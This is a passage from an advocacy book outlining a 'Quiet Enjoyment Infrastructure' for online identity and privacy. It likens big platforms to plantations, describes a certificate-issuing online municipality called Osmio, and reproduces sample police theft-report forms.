
If you live the life of a jungle commando then you need to know what a firewall is and how a unified threat management appliance (a fancy firewall) works. Otherwise it's much more useful to understand that visitors to an office suite sign in with a receptionist and are then escorted to a particular meeting room where they have relevant business with a particular group of individuals.

The most difficult task facing me with this book is to convince you that you know more about information security than do most information security experts. All I ask is that you consider QEI with that possibility in mind. Don't be dismissive of the significance of your own common sense understanding of how buildings work because it is an essential part of the solution to the Internet's problems.

Privacy and Identity

While the need for buildings in online and physical space and the methods by which we build and manage them are remarkably alike, we must deal with one big difference

between online and physical spaces. In a physical meeting room we can rely upon visual and aural cues to tell us who's in the room with us. Online is different. For online offices and classrooms and meeting places to work, we must have a source of reliable identity.



Reliable identity means different things to different people. To an online auctioneer of valuable assets it means that the bidder is known and therefore financially accountable. To a parent it means that the "ten year old girl" in a social network with her daughter is really a ten year old girl and not a forty year old male predator. To a banker it means the person making the online withdrawal is really the person on the account. The person making the online withdrawal might also be the auctioneer and additionally might be the parent of the ten year old girl. One credential for all makes life simpler and more secure.

Counter-intuitively, a universal credential done right can also mean far better protection of privacy.

For those who worry about the privacy implications of a trackable identity credential that is used everywhere, a reliable identity is seen as a privacy hazard, far from the privacy fortress that we know it can be.

What we need is an identity credential that not only announces its own certified level of reliability in each of the ways that a relying party might care about (rigor of enrollment practices, assumption of liability, etc.) but actually allows you to *assert* your identity without *disclosing* your identity.

Sound impossible? Asserting your identity means telling another party who you are, right? And that means disclosing your identity.

Actually, in our daily lives we assert our identity without disclosing it. Consider your car's license plate. It establishes the identity of the person who is responsible for that vehicle, without disclosing that identity – unless an accident or other incident provides a need and right to know the name(s) of the driver and owner of the vehicle.

Asserting Identity Without Disclosing Identity

Throughout the digital identity debate, starting with Stefan Brands and the zero knowledge movement, reliable identity has meant the ability to let an online entity (e.g. person or web site) know that the user it is dealing with is the same as the one who identified herself with that username previously, without binding that identity to a physical human being. A bank or government site, on the other hand, typically wants very much to know that a user identity is bound to an identifiable physical human being.

Reliable binding of a universal digital identity to a physical person can be the first step on the slippery slope toward massive invasion of privacy. We will show that what is effectively universal identity is already in the hands of the privacy invaders through the use of data mining techniques of questionable legality. Some people such as the former CEO of Sun Microsystems have concluded that since privacy has been totally lost we might as well abandon any hope of privacy and accept the inevitable universal digital ID that tracks our every move and for that matter our every expressed thought.

The noise level in the debate about universal identity needs to be turned down for a moment while we ask: if universal identity is done right, if it is done in such a way that the old ideal of putting the person identified in control of the use of information about herself, then can universal identity be the fortress of our privacy rather than an eroder of privacy?

Read on, and learn why the answer to that question is an emphatic yes.

ESCAPE THE PLANTATION

There's a good chance you're reading this book sitting in a comfortable chair, in a room, in your home – in the privacy of your own space. Nobody is looking over your shoulder, observing what pages you dwell on longest, taking notes on how you react to every page. Certainly you don't have invisible people tiptoeing behind your back, looking through your files and belongings, taking note of the kinds of books and magazines you read, making plans for manipulation of your perceptions.

Quiet enjoyment is so common in the physical spaces where we live and work that we tend not to think about the components that make it so reliable: building codes; code-qualified construction materials; occupancy permits; professional licensing and professional accountability of architects, contractors and building inspectors; laws and ordinances and enforcement agencies that exist specifically to prevent governments and marketers and thieves from entering our dwellings and other buildings without permission.

That would change if some natural disaster forced you to grab your belongings and move to a school gymnasium hastily turned into a shelter...

...or some financial disaster left you living in a large cardboard box by the side of a busy street...

...or you woke up one fine morning and found yourself living in one of those overcrowded slums on a hillside in some big third world city...

...or a slave living in an open shack on a cotton plantation in the early nineteenth century...

...or a slave living an ever-increasing portion of your life in one of the global plantations...

The Global Plantations

The major plantations are:

<u>Plantation</u>	<u>Plantation Owner</u>
Windows	Microsoft
iOS	Apple
Android+	Google
Facebook	Facebook

The Cookie Clubs	SAP + Oracle + Adobe + Microsoft + Doubleclick + Performics + WPP + Hitwise+...+...(unknowns)
Prismoid	U.S. National Security Agency, + U.K. GCHQ, France's DGSE+DSRI, many others
Arpanet III	Contested

Over the years, many have attempted to provide oppressed plantation dwellers with a means to escape. The abundance of such attempts reveals why none of them has provided an efficient and effective underground railroad to freedom. Despite the oppression, the plantation dweller does have the comfort of knowing that the slave shack in which they dwell will keep the rain off their heads.

Reverting to computer language for a moment: software and devices that are designed to work with a particular ecosystem (plantation) tend to be installable and tend to work as advertised. Tinkerers may have time to tinker, but the rest of the world needs computer tools that let them get things done without having to wrestle with tools that require effort to work together.

Plantation tools work because the plantation owner provides strong governance. It may be governance that oppresses and manipulates and facilitates theft and fraud, but it is strong governance nonetheless.

Ungoverned underground railroads have worked in some places more than others. One collection of standards and tools that could be considered an ecosystem if it had stronger governance is LAMP, which stands for Linux-Apache-MySQL-PHP. Add to that the remarkable package management tools that started with dpkg and you have a system that updates itself better than the plantations do.

LAMP is a start on the right idea, but its name, precluding as it does very good alternatives to Linux (xBSD), Apache (Nginx), MySQL (PostgreSQL), PHP (Python), and others shows its fatal flaw. LAMP is a consortium rather than a community. Any participant in the LAMP ecosystem is free to “fork” a piece of software, that is, change it in ways that may make it incompatible with the rest of the ecosystem.

LAMP has found its place on servers, which tend to be run by organizations that provide management that amounts to governance. LAMP servers power much of the world’s information infrastructure.

But on personal devices – laptops, desktops, tablets and phones – LAMP is virtually nowhere despite the efforts of many to provide the underground railroad of escape from the plantation.

That’s a problem, because the personal devices are where the people are. And we the people are all down on the plantation. The situation seems hopeless.

But using a little imagination will bring us quiet enjoyment in our second homes, our information homes, absolutely and unequivocally. We even have it in our online offices, or what the IT people call “collaboration spaces” where files are shared among team members and contractors and suppliers and distributors and others outside the physical office buildings³.

Introducing the Solution

Let's take a look at an ecosystem from the physical world that provides a distinctly viable alternative to life on the plantation. We're talking about the community where you live.

In the physical world, the world of physical real estate, your home has an occupancy permit that was issued by a buildings department, after one or more visits by a building inspector showed the home to be habitable.

Big or small, it complies with zoning ordinances. It can be designed and built by any architect and contractor of your choice, provided they are licensed to practice in the jurisdiction that includes your municipality. If you don't like the ordinances that govern your municipality, you have two choices: get involved in the governance of your municipality and work to change them, or move to another municipality.

That itself would seem to border on the oppressiveness of the plantation until you consider who owns your municipality. The fact is that *you* own the city or town where you live. The reason you have the opportunity to participate in your municipality's governance is simply that you own it.

More than likely, your town or city is governed by a small group of activists, elected by popular vote or appointed by those elected, or simply activists who show up for meetings of the various governing bodies. If you get involved, you can influence the governance of the place where you live.

Compare that to your prospects for participating in the governance of one of the plantations by trying to get yourself appointed to the management team or board of directors of Microsoft, Google or Apple.

Can the principle of participatory municipal governance be applied to online facilities? Yes, absolutely. The name of the facility that lets us do that is *Osmio*.

What is Osmio?

A technologist would characterize Osmio as a collection of certification authorities. Indeed, Osmio's Vital Records Department issues digital identity certificates, which attest to a level of evidence that an individual's claim of identity is accurate. Its Professional Licensing Board issues digital professional licenses to architects, contractors and building inspectors— which are also digital certificates. (Any InDoor facility must have an occupancy permit that has been signed by all three in order to be habitable).

Shortly we'll explain digital certificates and the set of digital construction materials of which they are a part, but for now just know that a digital certificate is precisely what it sounds like: a claim that is attested to by an authority. It's just like a paper certificate, but

without the paper.

But calling Osmio a collection of certification authorities would be like calling Chicago a collection of municipal licensing and registration agencies.

Like Chicago, *Osmio is a municipality*. The Municipal Charter of the City of Osmio was created at the Quiet Enjoyment Infrastructure meeting at the Geneva headquarters of the International Telecommunication Union on March 7, 2005. Then on May 23, 2008 the City of Osmio was introduced by me to a meeting of the United Nations World Summit on Information Society, also in Geneva.⁴

Osmio is provides a source of regional governing authority. That is, it is a regional capital, where the region is defined as the set of communities that accept its authority in matters of identity and facilities governance. If you have a community that would benefit from Osmio's governance, simply have those in authority in your community digitally sign a charter that establishes your acceptance of Osmio's authority in identity and facilities governance matters.

The result of Osmio's governance is an ecosystem with standards that are as rigidly defined as those of the plantations; perhaps more so. In an Osmio-governed community there is no more room to get creative with APIs than there is room to get creative with electrical codes when installing circuits in your physical home. It's simply a matter of law.

Will such constraints stifle creativity? Jonah Lehrer presents evidence⁵ of exactly the opposite effect:

Need to Create? Get a Constraint

One of the many paradoxes of human creativity is that it seems to benefit from constraints. Although we imagine the imagination as requiring total freedom, the reality of the creative process is that it's often entangled with strict conventions and formal requirements. Pop songs have choruses and refrains; symphonies have four movements; plays have five acts; painters still rely on the tropes of portraiture.

Perhaps the best example of this phenomenon is poetry. At first glance, the art seems to be defined by its liberation from ordinary language – poets don't have to obey the rules of syntax and punctuation. And yet, most poetry still depends on literary forms with exacting requirements, such as haikus, sestets and sonnets. This writing method seems to make little sense, since it makes the creative act much more difficult. Instead of composing free verse, poets frustrate themselves with structural constraints. Why?

A new study led by Janina Marguc at the University of Amsterdam, and published in *The Journal of Personality and Social Psychology*, provides an interesting answer. It turns out that the obstacles of form come with an unexpected psychological perk, allowing people to think in a more all-encompassing fashion.

The Solution Is Old – And Older.

That set of solutions that Osmio offers is not really all that new. In fact it's been right under our noses.

The first part of our solution is old.

The rest is even older.

If the problem is that we are keeping our files, holding our meetings, and letting our

kids hang out outdoors, beside a busy highway, then the solution is the same as in the physical world. *If your problems are caused by being outdoors, go indoors.*

In the online world we need buildings. This is about how we can get some.

We will obtain quiet enjoyment in our online spaces using the same methods that have been developed over centuries to build and manage physical spaces of quiet enjoyment.

The path to quiet enjoyment is defined by the **Quiet Enjoyment Infrastructure**.

The Quiet Enjoyment Infrastructure provides the following things, which will make your computer and your network secure.

- A reliable source of identity, so the locks on the front door and the file cabinets know for sure it's you. That means identity credentials of measurable reliability: digital identity certificates established through sound enrollment processes and asserted using reliable means. The first four components of the Quiet Enjoyment Infrastructure deliver measurably reliable identity credentials for you – and for others you deal with.
- But a reliable digital identity makes you trackable, unless it's accompanied by a system to prevent snoops and thieves and burglars and marketers and nosy government agencies from compiling a detailed picture of where you go and what you do and how to manipulate your perceptions. The fifth component of the Quiet Enjoyment Infrastructure assures you that your anonymity is preserved, except when...
- ...What happens when someone whose anonymity is preserved by the Quiet Enjoyment Infrastructure harms you or your children? Everyone wants privacy for himself, and everyone wants accountability from others. If you are harmed, there must be recourse – and so there is. Just as you can see the license plate on someone else's car but you can't know the identity of its driver or owner unless there has been an accident or other legitimate reason, the sixth component of the Quiet Enjoyment Infrastructure means that all who use it have accountable anonymity.
- Reliable identities and anonymity and accountability are a good start, but how do you put them to use? The most carefully issued keys to the finest lock will not accomplish much if the lock is installed on that cardboard box dwelling by the side of the information highway or the slave shack with open holes where windows would normally be. We need to build our dwelling with the finest construction materials according to an exacting set of building codes, which you will find in the seventh and eighth components of the Quiet Enjoyment Infrastructure.
- Building codes are necessary, but what individuals take professional responsibility for applying them to ensure the privacy and security of your information home, and those of the friends you visit? The ninth component of the Quiet Enjoyment Infrastructure assures professional responsibility and professional liability for those who build your online home. As a side benefit, it delivers a new source of income to

software developers and whole new professions for notary signing agents and others who are empowered to apply public authority in private matters.

- Your information home needs to work in the real world of social networks, email, search engines, the Web, etc. – the outdoor world. The tenth, eleventh and twelfth components of the Quiet Enjoyment Infrastructure assure that while we have our spaces of Quiet Enjoyment, we also “live with the living.”

Let's take a quick look at the 12 components of the Quiet Enjoyment Infrastructure.

THE QUIET ENJOYMENT INFRASTRUCTURE

The Quiet Enjoyment Infrastructure is a set of inventions, plans, standards, methods and procedures that can be universally deployed to provide online Authenticity (measurable trustworthiness of assertions,) which in turn begets a secure and manageable information environment. QEI is based upon the premise of our position statement: Identity Is The Foundation Of Security™. QEI consists of 12 components that fall into three groups: *People, Places and Things.*

PEOPLE

The Authenticity Infrastructure

1. The PEN Component
2. The Public Authority Component
3. The Enrollment Component
4. The Identity Reliability Component
5. The Personal Information Ownership Component
6. The Accountability Component

PLACES

The InDoors Infrastructure

7. The Building Codes Component
8. The Indoor Operating System
9. The Professional Licensing Component
10. The Community Component
11. The Public Roadways Component

THINGS

The Common Vocabulary Infrastructure

12. The Common Vocabulary Component

Twelve Questions Answered by the Twelve Components of the Quiet Enjoyment Infrastructure

Part I of QEI

People: The Authenticity Infrastructure

Question 1 *Authenticity calls for pervasive digital signatures by reliably identified human beings. How do you protect the private keys, while making them available for digital signatures?*

Answer 1 The PEN Component

Nothing we do with computers, phones, tablets, or other information appliances will be secure until there is a sound way to keep files, directories, identifiers, and other important items in a truly protected space. That in turn requires isolation of private keys, or PENS, as specified in The PEN Component.

Question 2 *Reliable digital identity certificates, professional licenses and occupancy permits call for a reliable source of issuing public authority that is independent of any geographic jurisdiction. Where do we find such a source of duly constituted global public authority?*

Answer 2 The Public Authority Component.

On March 7, 2005, the City of Osmio was chartered at the Geneva headquarters of the oldest international governance body in the world, the International Telecommunication Union. Osmio's Vital Records Department is a certification authority that creates, maintains and protects identity certificates. Osmio's Professional Licensing Department issues licenses that allow architects, contractors and building inspectors to sign occupancy permits. Osmio's authority is strictly limited to those who choose to accept it, and its governance is as participatory as that of a small New England town.

Question 3 *How do you establish identity in the first place?*

Answer 3 The Enrollment Component

The Enrollment Component ensures that evidence supporting a claim of identity

is gathered properly and presented along with the public key in a certificate signing request to the Osmio Vital Records Department.

Question 4 *When someone identifies herself to you, how do you know how reliable that claim of identity is?*

Answer 4 The Identity Reliability Component

The foundational identity certificate is accompanied by other certificates and by an identity quality record. Very little might be revealed to a relying party about the person identified other than their identity quality information and the fact that the identity certificate has not been revoked. Despite that anonymity, the Identity Reliability Component establishes accountability.

Question 5 *Personal control of information about oneself has been a long-sought goal of privacy activists. How can a universal identity credential restore privacy rather than erode it even further?*

Answer 5 The Personal Information Ownership Component

The foundation of real privacy is your own control over the information that identifies you. While the companies that accumulate information about you regard that information as their own corporate asset, the PIOC provides technological and legal tools by which you can reclaim that asset as your own personal property. The PIOC accomplishes accountable anonymity, letting you assert your identity without revealing your identity.

Question 6 *We value anonymity, but at the same time we want others to be accountable. What happens when someone whose privacy is protected anonymously harms me, my community, or my country?*

Answer 6 The Accountability Component

As QEI must protect your privacy, it must also protect your right to recourse if you are harmed. Law enforcement also must be able to seek a court order to intercept communications when a legitimate court deems it necessary to protect public safety. The Accountability Component ensures that due process prevails even in jurisdictions that are not known for adherence to due process.

Part II of QEI

Places: The InDoors Infrastructure

Question 7 *By what standards are we assured that an information facility is habitable, that is, secure and manageable?*

Answer 7 The Building Codes Component

Your information is never secure in a private, cryptographic tunnel if it is exposed at the ends of the tunnel. Indeed, a tunnel can be less secure than the outdoor space around it, because it gives its occupants a false sense of security. Building codes are sets of standards and procedures that ensure the integrity of the virtual buildings that enclose, for example, the ends of tunnels.

Question 8 *How do we bring the benefits of InDoor spaces to our computers, tablets and phones?*

Answer 8 The Indoor Operating System

We can work around the vulnerabilities of popular operating systems to provide genuinely secure, manageable, usable and private space. An even better solution for the long term will be to gracefully exchange the vulnerable and cranky old operating system foundation for a more reliable, secure, and manageable one, while keeping most of the familiar user and application-programming interfaces.

Question 9 *Who decides whether a facility is habitable, that is, that it conforms to building codes?*

Answer 9 The Professional Licensing Component

As with physical real estate, our bounded online spaces need qualified architects, contractors, property management people and building inspectors to ensure they serve their intended purposes. The Professional Licensing Component provides a system of certification of professional credentials and of the results of their work.

Question 10 *How do we bring privacy and authenticity to social media?*

Answer 10 The Community Component

Where are these online buildings built? Who owns them? Who pays for them? How do they connect to each other in a rational way? How does online real estate become economically sustainable, that is, profitable? We find our answer in the

surprising intersection between skills and methods in the media industry and those of the urban planning profession.

Question 11 *Can the outdoor public transport system also benefit from QEI?*

Answer 11 The Public Roadways Component

The roadway system, the Internet, is far ahead of the real estate, the secure online places where people can safely gather. Its protocols are well established. But the facilities that control the Internet are entirely too vulnerable to criminals and vandals. Access controls based upon measurably reliable identities must be put in place.

Part III of QEI

Things: The Common Vocabulary Infrastructure

Question 12 *Strict definitions of terms reduces confusion in the world of building codes and permits. Can terminology standards reduce rampant “FUD factor” confusion in information technology?*

Answer 12 The Common Vocabulary Component

What information technology provides to the online world is no more mysterious than what architects, contractors and property managers provide to the physical world. The Common Vocabulary Component requires the use of standardized terminology in the permitting of new facilities. By using the well-understood language of real estate, management can finally direct information technology, rather than the other way around.

OWN YOUR ECOSYSTEM, ESCAPE THE PLANTATION

In the part of our lives that steadily becomes more and more central, we're all living on the Information Highway—that is, we're all living in cardboard boxes by the side of the road. We've come to accept fraud and theft as normal business practices. That's just the way it is with life on the streets.

Among the common forms of theft in this life on the streets is the theft of some of your most important property. That property is the information that identifies you. Because if information about you isn't your property, then whose property is it?

Now the goal of privacy activists has always been to give people control over the use of information about themselves.

That's admirable. And supposedly it's difficult.

I don't think it's difficult.

Largely, it's a matter of starting with the right assumptions. That means tossing out some bad assumptions. Changing peoples' assumptions, now that can be difficult. But we at The Authenticity Institute are up to the challenge.

One assumption that gets in the way of personal ownership of personal information is the notion that because a reliable identity is necessary to establish that it is in fact you who is claiming ownership of information about you, then that reliable identity credential will be used in a way that eliminates your ability to be anonymous or will erode your privacy in other ways. And as long as you assume that someone else owns and controls your reliable identity, that can easily be true. In fact that's what we have now, without reliable identities: a privacy disaster.

Establishment of reliable identity and disclosure of identity information are entirely different things.

Done right, reliable identity *improves* your ability to be anonymous.

The Personal Information Ownership Component, the fifth of twelve components of the Quiet Enjoyment Infrastructure, will enable you to claim ownership of information about yourself, and to control its use.

The Lesson of the License Plate

A good identity system should do what your state or province's or country's car registration system is supposed to do: your car registration provides accountability by letting anyone see your license plate number, while keeping your identity - on your driver's license - confidential. Confidential, that is, except when someone has a legal right

and need to know it, such as when you've been in an accident.

For a variety of reasons, it doesn't always work that way with motor vehicle departments. For starters, jurisdictions differ in the legal status of driver information. Because roadways are a public asset, many places treat the information about those who are licensed to them as public information. More significantly, the information is typically sought by police officers over the phone. It's impractical for the call center personnel at the motor vehicle department to demand proof of right and need to know.

The limits on the license plate model in the physical roadway environment should not prejudice the model as a whole. In online space we have digital identity certificates and digital signatures that make for an entirely different implementation, one that truly accomplishes accountable anonymity.

A reliable identity is necessary to establish that it is in fact you who is claiming ownership of information about you. The challenge then is to allow you to *prove the validity of your claim of identity without disclosing your identity*. We'll show how the Personal Information Ownership Component of QEI accomplishes that seemingly impossible task.

Who Owns Your Identity?

Because of an old assumption that public security and personal privacy are antithetical, a related old notion is that a reliable identity will be used in a way that erodes privacy in general. And as long as you accept yet another old assumption – the preposterous assumption that *someone other than you owns and controls your reliable identity* – that can easily be true.

But why would we assume such a thing?

Oh yes, we assume it because we've been led to believe that's the way it has to be. Your identity is provided and owned by marketers and government agencies and software vendors and healthcare providers and insurers and credit bureaus and web companies and social networks. They provide your username; they associate it with other facts about you; they own your identity.

That is nonsense. The plantation owners and the participants in their ecosystems – Google and Facebook and LinkedIn and Microsoft and Plaxo – each owns their version of your identity, and each wants theirs to be “your” (i.e. their) default identity, that is, the means by which you identify yourself everywhere. Then of course the easiest way for you to keep information about your contacts and your calendar and, well, all the information that defines your links to the world, that is, the digital you – is to keep it all in the spaces so generously provided “for free” by Google or Facebook or LinkedIn or Microsoft or Plaxo.

Those spaces are free in precisely the way the accommodations for slaves on a plantation are “free.” It's true, a slave on a plantation lives rent free. Are we happy with that?

And those identity systems are indeed convenient. They let you do whole bunches of

things with one username and password. True SSO, single sign on.

But sometimes free things are not worth their price.

A well-designed identity system will be even more convenient than the plantation owners' systems. Not only will you be able to single sign on to thousands of sites; you'll be able to digitally sign things in ways that make legal commitments, also with a simple click of the mouse or tap on the phone screen. (Yes, we have legal digital signatures now, but without identity reliability they are gruesomely susceptible to fraud. Those who accept them as legally binding should reconsider.) Sign your kids up for soccer with a few clicks or taps. No one but the soccer league will have access to that information. The information that is released to them via the form is done so under license. That is, you license the soccer league to have the information, and only for the purposes specified in the license that you grant to the league.

Let me repeat: *you* license *your* information to the organization, not the other way around. Google wants to know your name? Facebook wants to know your history? Tell them to sign your Personal Nondisclosure Agreement and submit an application to you for a license to the information. Then tell them, "I'll get back to you."

Again, establishment of reliable identity and disclosure of identity information are entirely different things.

If we're going to own the information about ourselves, we need a way of establishing that I am me and you are you. We need an anchor, a reliable identity credential.

At the same time, the system must reveal nothing more than proof of the validity of the claim: "This public key represents a real, accountable human being, but you don't get to know their name, gender, location, age, or anything else other than the strength of their claim, unless they choose to let you know more or unless you can demonstrate through due process that they have injured you."

A system of identity reliability, if done right, gives us a fortress of privacy.

On the other hand, a universal identity system done wrong is a big threat to your privacy and mine.

In fact that's what we have now: a very bad system that provides marketers and government agencies and software vendors and healthcare providers and insurers and credit bureaus and social networks with enough data about you to track your every move, while providing you with nothing to prove that an impostor is not you – and nothing to tip you off that the eleven year old girl in an online social space with your daughter is really a 40 year old male predator.

Our Offices and Schools Too

Quiet Enjoyment is absent not only in our second homes but in our offices and schools and civic facilities as well. While it might be possible to have a physical business meeting, keep your files, and let your kids play in a busy outdoor rest stop by the side of the highway, of course you never would. We use highways to travel to buildings—facilities

that are designed for these sorts of things. Facilities that provide Quiet Enjoyment.

At least that's what we do in the physical world. Online, we meet, keep our files, hang out, educate our children and let them play in rest areas beside the busy, anonymous, dangerous information highway. As awareness of the hazards of the space grows, we put up stuff like firewalls and spam filters and malware disablers and intrusion detection systems and security incident analysis programs. That is, we put up razor wire and robotic sentries to try to make our rest area a little safer and more manageable, all the while telling our colleagues and our children and their teachers that they need to be constantly vigilant for signs of bad guys.

As MIT's *Technology Review* said in a cover headline, "The Internet Is Broken."

Imagine if we asked office dwellers and teachers to be constantly vigilant, to work in buildings and schools where of intruders and fraudsters and predators constantly prowled the halls, disguised as colleagues and children. "Watch out, they're always out there. Don't touch that attachment, keep your patches and firewall rules up to date, pore over those logs every day!" How could anyone get anything done?

The whole notion of protection from bad guys is naïve. The design of real workplaces assumes that everyone is both good and bad, that spaces need to be designated for groups working on particular projects or processes, that security is about giving the right kind of access and the right privileges to the right resources to the right people at the right time. Some groups are subsets of others, some spaces represent unions or intersections of groups; people come and go from groups, so access and privileges cannot define identity but rather must be easily assignable to an established, immutable identity; and that immutable identity must not only exist in a context that preserves privacy but also be a cornerstone upon which privacy is secured.

Our Preposterous Security Paradigm

In this context the firewall notion of security is preposterous. It's the picture of a workplace as a commando outpost in a jungle instead of a useful, manageable, not-very-exciting building.

Management knows it needs security, and the picture of a military-style perimeter guard is a powerful image that can be readily grasped. It also fits the open-rangeland mindset that defined the original approach to the Internet. So both CEOs and CTOs understand and like the idea of a perimeter defined by security appliances and monitored by managed security centers with rows of monitors being watched 24-7 by trained security professionals. Pistols at their sides would be a nice touch.

Vendors like the idea too, as it implies that the more you spend on razor wire and intrusion detection systems and firewalls and malware-catching K9 corps and sentries and unified threat management appliances (fancier firewalls) and managed security services, the safer you are.

Picture two physical office buildings. In one, the lobby receptionist has been told to determine the intentions and character of everyone who walks through the door, and to

stop the bad guys from entering. In the other, the receptionist is told to ask visitors to present a driver's license or passport, and to type up a visitor's badge that establishes accountability for the visitor's actions while in the building. Which building provides better security?

This Is About Real Estate

As you can see, the real estate theme is not just an illustrative metaphor. QEI is indeed about indoor spaces. While we enjoy the outdoors, we get things done inside buildings.

But this book is not about a real estate metaphor. This book is about real estate.

The Personal Information Ownership Component of QEI

The Personal Information Ownership Component of the Quiet Enjoyment Infrastructure empowers you to own information about yourself and to control its use. Together with the Building Codes Component, it provides an online residence with a private office where you can keep personal information, to be released only under license to people who have signed your Personal Nondisclosure Agreement.

The computer or phone or tablet or other information appliance of the future can serve us or it can continue to serve the plantations of the manufacturers and service providers behind it. The choice is up to us, the people who are willing to take the trouble to claim control over their property, that is, their information and their information appliances.

If we know what to ask for we can ensure that our information infrastructure serves us in a viable manner. "Viable" means not requiring eternal vigilance of every user, constant reading and understanding of linked privacy statements, then digging to see whether the company actually honors its own privacy statement (many do not.) The system must deliver not only technology that protects your personal information; it must have legal components that provide protections with teeth.

The Personal Information Ownership Component of QEI will be detailed in Chapter 25.

FIRST THINGS FIRST

In the next chapter we'll describe where unchecked Internet theft and fraud are taking us, but first we need to interrupt the narrative to deal with an urgent practical matter.

If someone broke into your home and stole a camera, you'd report the crime, wouldn't you?

So if Google or Facebook or WPP or another company has stolen your personal intellectual property, that is, the information that identifies you and your travels and habits and interests, shouldn't you report it? It's not simply a matter of seeking personal restitution; reporting theft is also your civic duty.

You Need To Report The Theft

The police department in your city or town probably has a theft report form like this one from the randomly chosen city of Monroe, Louisiana, USA. In most cases you can print it from a Web pdf file or fill it in online. It'll only take a minute.



**MONROE POLICE DEPARTMENT
THEFT REPORT**

Report Of Stolen Property			
Today's Date			
Address Theft Occurred At			
Business Name (If Any)			
Victim Information (Owner Of Property Stolen)			
Last Name	First Name	Middle Initial	
Address		DOB	
Home Phone	Work Phone	Race / Sex	
Height	Weight	DL #	
Hair Color	Eye Color	SSN	
Alias		Employer	
Incident Information			
Date Incident Occurred From To	Time Incident Occurred From To		
Stolen Property			
Item #	Quantity	Description (Make / Model / Color / Size / Serial # / etc)	Value Per Item
1			\$
2			\$
3			\$
4			\$
5			\$
6			\$
7			\$
8			\$
9			\$
10			\$
Total Of Property Value Damaged:			\$0.00

Signature Of Person Completing This Report

Date

This report is provided as an official written statement to record an incident occurring at the above listed address, located within the jurisdiction of the Monroe Police Department in Monroe, Louisiana, on the date and time as noted, and the signature of the above person is the legal owner of the property listed as stolen in the incident.

Oh but wait, they broke in to your information home, didn't they. Well, you'll need a form like this one also:

**Middletown Twp.
Police Dept.**

Request for Theft or Burglary Report

To: Records Dept.
From: Name: _____
Address: _____

Telephone Number: _____

Date: _____

Please print out this form, fill in the information requested below and mail the entire form with a check in the amount of \$10.00 to:

Middletown Twp. Police Dept.
5 Municipal Way
Lanham, PA 19047

Location of Theft or Burglary: _____
Date of Loss: _____
Date Reported: _____
Type of Loss: _____
Name of Officer: _____
Any Additional Information or name of victim, if different from person making this request:

The report will be sent to you by return mail. Please note: Some reports take longer to complete than others and your request will be fulfilled upon completion of the Officer's investigation. Any questions regarding this form can be directed to the Records Dept., Mon. thru Fri. 8:30 AM to 4:30 PM at (215) 730-3845.

OK, your police department may not take this seriously, and you certainly don't want to be accused of filing frivolous police reports. On the other hand, perhaps you're friends with your town's chief of police, and perhaps the chief, like any citizen, has strong feelings about how his or her personal information is treated by the plantation owners. Like the rest of us, your police chief has probably seen stories such as this one⁶:

Last week, the U.S. Federal Trade Commission fined Google \$22.5 million for tracking users of Apple's Safari browser via an advertising cookie. Google had told users they could opt out of tracking but tracked them anyway. That goes beyond sneaky and into devious. Now here comes the hubris: As part of the settlement, Google does not have to admit wrongdoing.

Regardless of our way of dealing with the burglary and theft, this is the way we should think about our personal intellectual property. If you were an executive of a corporation whose product plans and customer files were stolen by intruders, you wouldn't hesitate to contact the cops. Why should your personal intellectual property be treated any differently?

WHY YOU SHOULD JOIN US

And all that the Lorax left here in this mess

was a small pile of rocks with the one word...

“UNLESS”

Dr. Seuss, *The Lorax*

The Illusion of Privacy

In early 1991 subscribers to the Prodigy online service were outraged to discover that Prodigy had actually been writing a file called stage.dat to their computers. The reaction of David Walker⁷, an activist in the rebellion, reflected the general feeling:

The fact that they were there at all gave me the same feeling of violation as the last time my home was broken into by burglars.

“They’re reading from and writing to my computer? That’s outrageous!”

Fast forward a decade. On May 22, 2002, an interesting debate arose at the Check Point User Experience event in Dublin. The issue concerned network intrusions of home computers that are connected to cable modem or DSL lines. “*I think every single user at home gets 200 attacks every day,*” said Gil Schwed, Check Point’s CEO. That contrasted with commonly accepted data, which suggested at the time that the correct average figure is 10 attacks per day. Only 10 attempted trespasses into our homes by unknown strangers every day!

What accounted for the difference? According to Aaron Goldberg of Ziff Davis Market Experts, “*The ‘200 attacks’ remark was based on the numerous alerts users see after they install a firewall or intrusion detection system. If all these were malicious attacks, it would require a hacker community much larger than is believed to exist, running multiple port scanners. In reality, many of these alerts are sites scanning for cookies rather than attacks —a privacy issue but not one to panic over,*” said Goldberg.⁸

Our home computers were being intruded upon 190 times a day, but that’s merely a privacy issue and nothing to worry about. Furthermore those intrusions are not just bored hackers poking around; they’re an organized search for information in our cookie files. In other words, they are digging for information about what we do with our lives, what we purchase, what sites we visit. But they’re not “malicious.”

People were too distracted to notice that they were on the way to the plantation. Their computers were being pwned by marketers, market researchers, advertisers... everyone.

Fast forward another decade to 2014 and these intrusions and theft of personal information become just an accepted fact of life. *We're down on their plantation, what can ya do?*

We have started to show exactly what we can do about it, but it will take effort and motivation. To help gather the necessary commitment, let's take a look at where things are going, the information infrastructure we're leaving to our children.

Meet the New Boss

Writers about information security and privacy often cite the transition of the cracker/hacker community from pranksters to money-motivated thieves. That's accurate but it omits an important detail: those who break into networks and who develop and distribute malware are driven by pranking, proving ability, stealing money, and a fourth motivator that has received too little attention.

If you're involved in gaming, particularly multiplayer online games, you know all about this motivator. Even if not, you know about it from history class.

